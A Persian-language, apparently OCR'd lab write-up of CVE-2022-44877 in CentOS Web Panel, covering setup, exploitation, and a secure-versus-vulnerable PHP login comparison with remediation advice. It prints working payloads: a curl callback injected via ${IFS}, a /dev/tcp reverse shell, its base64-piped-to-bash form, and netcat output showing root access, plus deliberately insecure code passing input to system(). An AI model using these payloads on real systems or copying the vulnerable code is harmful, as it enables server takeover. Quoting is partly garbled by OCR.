GO-TO CVE


CVE-2022-44877

RCE on Centos Control Web Panel
Week 5
Author : Ali Soltani

سلام؛ خوش آمدید به پنجمین هفته از برنامه GO-TO CVE . این هفته به بررسی آسیب‌پذیری RCEمی‌پردازیم که بعد از بررسی فهمیدم که چرا در بعضی از worllistها، تعداد زیادی از پیلودهای عجیب غریب وجود دارد. این آسیب‌پذیری با CVSS 3 Score: 9.8 و AV:N/AC:L/PR:N/ UI:N/S:U/C:H/I:H/A:H است که روی کنترل پنل centos وب به وجود می‌آید که نسخه زیر را در بر می‌گیرد:

Centos Web Panel 7 - < 0.9.8.1147

در ادامه به بررسی کامل این آسیب‌پذیری می‌پردازیم؛ با ما همراه باشید .



در تصویر بالا مشاهده می‌کنید که حدود 459093 هزار نفر درگیر این آسیب‌پذیری هستند؛ این عکس مربوط به سال 2022 است.

liangroup.net

درباره CENTOS WEB PANEL (CWP)

CentOS Web Panel (CWP) یک کنترل پنل رایگان و متن‌باز است که برای مدیریت سرورهای وب مبتنی بر سیستم‌عامل‌های CentOS، RHEL و CloudLinux طراحی شده است. این کنترل پنل یک رابط کاربری گرافیکی ساده و کاربرپسند دارد که به شما امکان می‌دهد به راحتی حساب‌های میزبانی وب، دامنه‌ها، پایگاه‌های داده، حساب‌های ایمیل و سایر وظایف مرتبط با سرور را مدیریت کنید.

ویژگی‌های کلیدی (CWP)

1. رابط کاربری آسان:
   - داشبوردی با طراحی آسان که دسترسی سریع به تمام ابزارها و امکانات را فراهم می‌کند.
   - پنل‌های جداگانه برای سطوح دسترسی اعمم از مدیریت، کاربران معمولی و فروشندگان.
2. مدیریت دامنه‌ها:
   - افزودن و مدیریت چندین دامنه.
   - مدیریت زیردامنه‌ها، Domain Parking و Alias Domain.
3. مدیریت ایمیل:
   - ایجاد و مدیریت حساب‌های ایمیل.
   - تنظیم فوروارد‌ینگ ایمیل، پاسخگوی خودکار و لیست‌های پستی.
   - یکپارچه‌سازی با سرویس‌های ایمیل محبوب مانند Roundcube
4. مدیریت پایگاه داده:
   - مدیریت پایگاه‌های داده MySQL و MariaDB
   - یکپارچه‌سازی با phpMyAdmin برای مدیریت پایگاه داده.
5. امنیت:
   - پیکربندی فایروال (CSF Firewall).
   - مدیریت ModSecurity و گواهینامه‌های SSL
   - جداسازی حساب‌های کاربری برای جلوگیری از آسیب‌پذیری‌های بین‌حسابی (privilege escalation, BAC)

6. مدیریت فایل‌ها:
- مدیریت فایل‌ها با استفاده از فایل منیجر داخلی
- مدیریت حساب‌های FTP
- امکانات پشتیبان‌گیری و بازگردانی فایل ها

7. مدیریت سرور وب:
- پیکربندی Nginx، Apache و Varnish
- مدیریت نسخه‌های PHP با پشتیبانی از چندین نسخه PHP
- نصب آسان گواهینامه‌های SSL از Let›s Encrypt

8. نظارت بر منابع:
- نمایش لحظه‌ای مصرف منابع مانند CPU، RAM، دیسک و شبکه
- مدیریت فرآیندها و سرویس‌ها
- گزارش‌ها و آمار دقیق


9. اتوماسیون و اسکریپت‌نویسی:
- زمان‌بندی کارهای cron
- اجرای اسکریپت‌های سفارشی

10. نصب‌کننده‌های تک کلیکی:
- پشتیبانی از نصب‌کننده خودکار Softaculous
- نصب آسان برنامه‌های محبوب مانند WordPress، Joomla و دیگر نرم‌افزارها

11. مدیریت کاربران و فروشندگان:
- ایجاد و مدیریت حساب‌های فروشندگان
- تنظیم محدودیت‌ها و سهمیه‌های منابع برای کاربران مختلف

درباره آسیب پذیری

این آسیب‌پذیری در صفحه لاگین این پنل به وجود آمده ولی شرطی که دارد این است که وقتی اجرا می‌شود که شما رمز و پسورد پنل را داشته باشید تا کدی که اینجکت کردید، اجرا شود، ولی هکر از روشی استفاده می‌کند که شل در فایل خارجی است و به آن درخواست می‌زند و فایل اجرا می‌شود. فلوی اولیه آن را در تصویر زیر می‌توانید مشاهده کنید.



پیاده‌سازی محیط آسیب‌پذیر

قدم اول نصب CENTOS 7 است، قدم بعدی آپدیت کردن آن و نصب CWP و در قدم‌های بعدی نصب این پنل را داریم که کامل توضیح داده شده است.

```
sudo yum -y install wget && sudo yum -y update

Reboot

Install CWP

Follow these commands:

sudo su

cd /usr/local/src

wget http://centos-webpanel.com/cwp-el7-latest

sh cwp-el7-latest

After the installation is done reboot the system

Follow these commands:

cd /usr/local/cwpsrv/htdocs

chattr -i -R /usr/local/cwpsrv/htdocs

wget http://static.cdn-cwp.com/files/cwp/el7/cwp-el7-0.9.8.1146.zip

unzip -o -q cwp-el7-0.9.8.1146.zip

rm -f cwp-el7-0.9.8.1146.zip

Reboot

Login to CWP

Open the link in the browser:
http://IP:2030/
```

بعد از این، آدرس IP لوکال را با پورت 2030 چک می‌کنیم که باید شاهد همچین صفحه‌ای باشیم در غیر این صورت یکی از فرآیندها به مشکل خورده است.

با رمز و پسورد root وارد شوید.

شرحی بر آسیب‌پذیری

- از پنل خارج شوید و قبل از خارج شدن ریکوست را با burp گرفته و به آن نگاه کنید، حالا ریکوست ورود به پنل را کپچر کنید و به آن نگاه کنید، پارامتر login، پارامتر آسیب‌پذیر است که در ادامه به آن می‌پردازیم.

- یک پایتون HTTP.server بالا بیاورید و با curl به صورت زیر به آن درخواست بزنید:

```
us@us:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

به صورت زیر:

Request

Pretty Raw Hex

```
1  POST /login/index.php?login=$(curl${IFS}192.168.1.105:8000) HTTP/1.1
2  Host: 192.168.1.106:2031
3  Cookie: cwpsrv-2b52eac69b8a42fd19e689f4979c8199=9pvk4f7dg2f7ofoij5c2vlvc6b; _firstImpression=true
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://192.168.1.106:2031/login/index.php?login=logout
9  Content-Type: application/x-www-form-urlencoded
10 Content-Length: 47
11 Origin: https://192.168.1.106:2031
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 username=TEST&password=TEST&commit=Login
```

حالا به ترمینال خود و ریکوست آمده توجه کنید:

```
us@us:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.106 - - [23/Jan/2023 09:55:05] "GET / HTTP/1.1" 200 -
```

بهره‌برداری ازآسیب‌پذیری

در این قسمت می‌خواهیم به بهره‌برداری از این آسیب‌پذیری بپردازیم که گرفتن ریوریس شل است. طبق مراحل بالا توانستیم دستور CURL که یک دستور سیستم‌عاملی است را اجرا کنیم، حالا می‌خواهیم دستور دیگری را اجرا کنیم که منجر به شل معکوس یا ریورس شل شود.

```
(curl${IFS}192.168.1.105:8000)
```

IFS مخفف Internal Field Separator است که یک متغیر محیطی ویژه در سیستم‌عامل‌های شبه یونیکسی است. از این متغیر برای تقسیم ورودی به کلمات یا نشانه‌ها استفاده می‌شود. به‌طور پیش‌فرض شامل کاراکترهای فاصله، تب و خط جدید است.
${IFS} در این فرمان برای دور زدن برخی فیلترها با جدا کردن فرمان curl و آدرس URL بدون استفاده مستقیم از فاصله‌ها به کار می‌رود.
آدرس URL 192.168.1.105:8000:
این آدرس هدفی است که curl به آن درخواست می‌دهد. این آدرس، می‌تواند هر آدرسی را شامل شود. بنابراین، این فرمان یک درخواست شبکه به 192.168.1.105:8000 می‌دهد و پاسخ از آن سرور در جایی که این فرمان ظاهر می‌شود، جایگزین می‌شود.
در قدم به بعدی شروع به شل گرفتن می‌کنیم که توضیح این خط در ادامه داده شده است.

```
sh -i >& /dev/tcp/192.168.1.105/9001 0>&1
```

توضیح:

sh -i

» یک شل تعاملی را آغاز می‌کند.

:>& /dev/tcp/192.168.1.105/9001

» هر دو خروجی استاندارد (stdout) و خطای استاندارد (stderr) را به اتصال TCP به 192.168.1.105 در پورت 9001 هدایت می‌کند.

:0>&1

» ورودی استاندارد (stdin) (توصیف‌گر فایل 0) را به خروجی استاندارد (توصیف‌گر فایل 1) هدایت می‌کند و به طور مؤثری ورودی شل را به اتصال شبکه مرتبط می‌سازد.

این فرمان ریورس شل، سیستم آلوده را وادار می‌کند که به سیستم مهاجم در آدرس IP 192.168.1.105 و پورت 9001 متصل شود و به مهاجم یک شل تعاملی روی ماشین قربانی بدهد.

در محله بعدی کد را تبدیل به base64 می‌کنیم و ادامه می‌دهیم:

```
echo –n ‘sh -i >& /dev/tcp/192.168.1.105/9001 0>&1” | base64
c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjEwNS85MDAxIDA+JjE=
```

حالا دیگر متوجه عملکرد این ریورس شل شده، پیلود نهایی به شرح زیر است .

```
$(echo${IFS}c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjEwNS85MDAxIDA+JjE=${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash)
```

درخواست را درburp می‌فرستیم، منتظر نت‌کت می‌شویم که در پورت 9001 روی سیستم‌مان درحال گوش دادن است.

براساس شواهد بالا توانستیم ریورس شل بگیریم و کامند اجرا کنیم و جواب آن را دریافت کنیم. حالا می‌خواهیم شرایطی را توضیح بدهیم که


```
us@us:~$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.1.106 45748
sh: no job control in this shell
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
```

نیاز به احرازهویت برای اجرا شدن کد نباشد. در فایل cwp_clinet_login.log لاگ‌های لاگین‌های درست باقی می‌ماند و نه لاگین‌های ناموفق؛ حالا و در آخر آن کد اجرا می‌شود. که ساختار آن به صورت زیر است :

$error = $DATE.$USER.»Failed Login form:».$URL

پس از بررسی‌ها به فکر نوشتن کدی شبیه به کد ارائه شده در منابع بودیم که برای این برنامه آماده کنیم. کدی در اول آورده شده است که از توابع htmlspecialchars استفاده شده تا جلوی حملات را تا حدی بگیرید، کد اول کد امن و کد دوم کد آسیب‌پذیر است.

و برای کد دوم که کد ناامن است، در زیر آورده شده است و در ادامه عکس، به اختلاف و امن‌سازی آنها می‌پردازیم.

liangroup.net

```php
<?php
session_start();

// تولید توکن CSRF
if (empty($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}

if (isset($_POST['login'])) {
    if (hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'])) {
        $date_time = date("Y-m-d H:i:s");
        $username = htmlspecialchars($_POST['username']);
        $password = $_POST['password'];
        $url = htmlspecialchars($_SERVER['REQUEST_URI']);
        $remote_ip = $_SERVER['REMOTE_ADDR'];

        $stored_password_hash =
'$2y$10$wH1sqU3TI/7eJfFg5dqMluXGxFv5qkMuzBrdpEiVSuWz3YH7YB6Ce'; // هش رمز عبور
واقعی

        if ($username !== "root") {
            echo "You are not authorized to login";
        } else {
            if (password_verify($password, $stored_password_hash)) {
                $log_entry = "$date_time $username Successful Login from:
$remote_ip on: $url\n";
                file_put_contents('cwp_client_login.log', $log_entry,
FILE_APPEND);
                echo "Welcome root";
            } else {
                echo "Wrong Password or Username!";
            }
        }
    } else {
        echo "Invalid CSRF token!";
    }
}
?>

<form action="" method="post">
    <label for="username">Username:</label>
    <input type="text" name="username" required>
    <br>
    <label for="password">Password:</label>
    <input type="password" name="password" required>
    <br>
    <input type="hidden" name="csrf_token" value="<?php echo
htmlspecialchars($_SESSION['csrf_token']); ?>">
    <input type="submit" name="login" value="Login">
</form>
```

کد اولی که به شما ارائه دادم از چندین لحاظ امنیتی و کارایی بهبود یافته است.

```php
<?php
if(isset($_POST['login'])) {
    $date_time = date("Y-m-d H:i:s");
    $username = $_POST['username'];
    $password = $_POST['password'];
    $url = $_SERVER['REQUEST_URI'];
    $remote_ip = $_SERVER["REMOTE_ADDR"];
    if($username != "root"){
        echo "You are not authorized to login";
    }
    else {
        if($username == "root") {
            $escapedUrl = escapeshellarg($url);
            system("echo \"" . $date_time . " " . $username . " Successful
Login from: " . $remote_ip . " on: " . $escapedUrl . "\" >>
cwp_client_login.log");
            echo "Welcome root";
        }
        else {
            echo "Wrong Password or Username!";
        }
    }
}
?>

<form action="" method="post">
    <label for="username">Username:</label>
    <input type="text" name="username" required>
    <br>
    <label for="password">Password:</label>
    <input type="password" name="password" required>
    <br>
    <input type="submit" name="login" value="Login">
</form>
```

1. جلوگیری از حملات XSS

در کد اول، از htmlspecialchars برای اسکیپ کردن کاراکترهای خاص از داده‌های ورودی کاربر و اطلاعات URL استفاده شده است:

```
username = htmlspecialchars($_POST[‹username›]);$
url = htmlspecialchars($_SERVER[‹REQUEST_URI›]);$
```

این موضوع باعث می‌شود که هرگونه محتوای ورودی به عنوان متن ساده در نظر گرفته شود و نه به عنوان کد HTML که ممکن است به اجرای اسکریپت‌های مخرب منجر شود.

2. ثبت لاگ امن‌تر

در کد اول، به جای استفاده از system و اجرای دستورات شل، از file_put_contents برای ثبت لاگ استفاده شده است:

```
$

log_entry = «$date_time $username Successful Login from: $remote_ip on: $url\n»;
file_put_contents(‹cwp_client_login.log›, $log_entry, FILE_APPEND);
```

این روش امن‌تر است زیرا خطر اجرای دستورات شل را حذف می‌کند.

3. هش کردن رمز عبور

در کد اول، رمز عبور به صورت متن ساده نگهداری نمی‌شود. از توابع password_hash و password_verify برای هش کردن و بررسی رمز عبور استفاده شده است:

```
stored_password_hash = ‹$2y$10$wH1sqU3Tl/7eJfFg5dqMluXGxFv5qkMuzBrdpEiVSuWz3YH7YB6Ce›;$
if (password_verify($password, $stored_password_hash)) {
```

این روش باعث می‌شود که حتی اگر یک مهاجم به دیتابیس دسترسی پیدا کند، نتواند به راحتی رمز عبور کاربران را بخواند.

4. استفاده از توکن CSRF

در کد اول، از توکن CSRF برای جلوگیری از حملات CSRF استفاده شده است. این توکن در فرم گنجانده شده و در هنگام پردازش فرم اعتبار آن بررسی می‌شود تا این که با پیدا کردن آسیب پذیری CSRF یا دور زدن آن می‌تواند در سناریو خاص کد را اجرا کند. در حالت دوم وقتی که فقط CSRF توکن داشته باشد:

```
if (hash_equals($_SESSION[‹csrf_token›], $_POST[‹csrf_token›])) {
  / process login
}
<input type=»hidden» name=»csrf_token» value=»<?php echo htmlspecialchars($_SESSION[‹csrf_token›]); ?>»>
```

این روش از ارسال درخواست‌های جعلی به سرور جلوگیری می‌کند.

نتیجه‌گیری

کد جدید با استفاده از تکنیک‌های امنیتی بهبود یافته است تا از حملات CSRF، XSS، و دسترسی غیرمجاز به اطلاعات جلوگیری کند. همچنین با استفاده از هش کردن رمز عبور و ثبت لاگ به روش امن‌تر، کد جدید قابل اعتمادتر و مقاوم‌تر در برابر حملات مختلف است.
ولی این امن‌سازی‌ها در کد نبوده است پس مهاجم از روشی استفاده می‌کند تا که آن را به RCE بدون احرازهویت تبدیل کند. فرایند به این شکل بوده که به یک فایل خارجی دسترسی درخواست می‌زنند و شل را می‌گیرند .برای اطلاعات بیشتر می‌توانید به لینک زیر مراجعه کنید:
https:/github.com/numanturle/CVE-2022-44877?tab=readme-ov-file

توصیه های امنیتی و جلوگیری

برای توصیه امنیتی می‌توان کد ثبت نام را عوض کرد و از توابع اسکیپینگ استفاده نمود. ایجاد توکن CSRF و عوض کردن تابع SYSTEAM و در آخر اگر امکان‌اش هست ارتقای نسخه CMS و این که همیشه بروز باشید تا دنیای امن‌تر تشکیل بدهیم.
ممنون که تا اینجای کار با ما بودید. تا هفته بعدی و CVE بعدی منتظر ما باشید .

منابع

- vicarius.io
- socradar.io
- rezilion.com
- packetstormsecurity.com
- nvd.nist.gov
- cvedetails.com
- exploit-db
- centos-webpanel
- github.com


LIANGROUP.NET
021 9100 41 51 (300)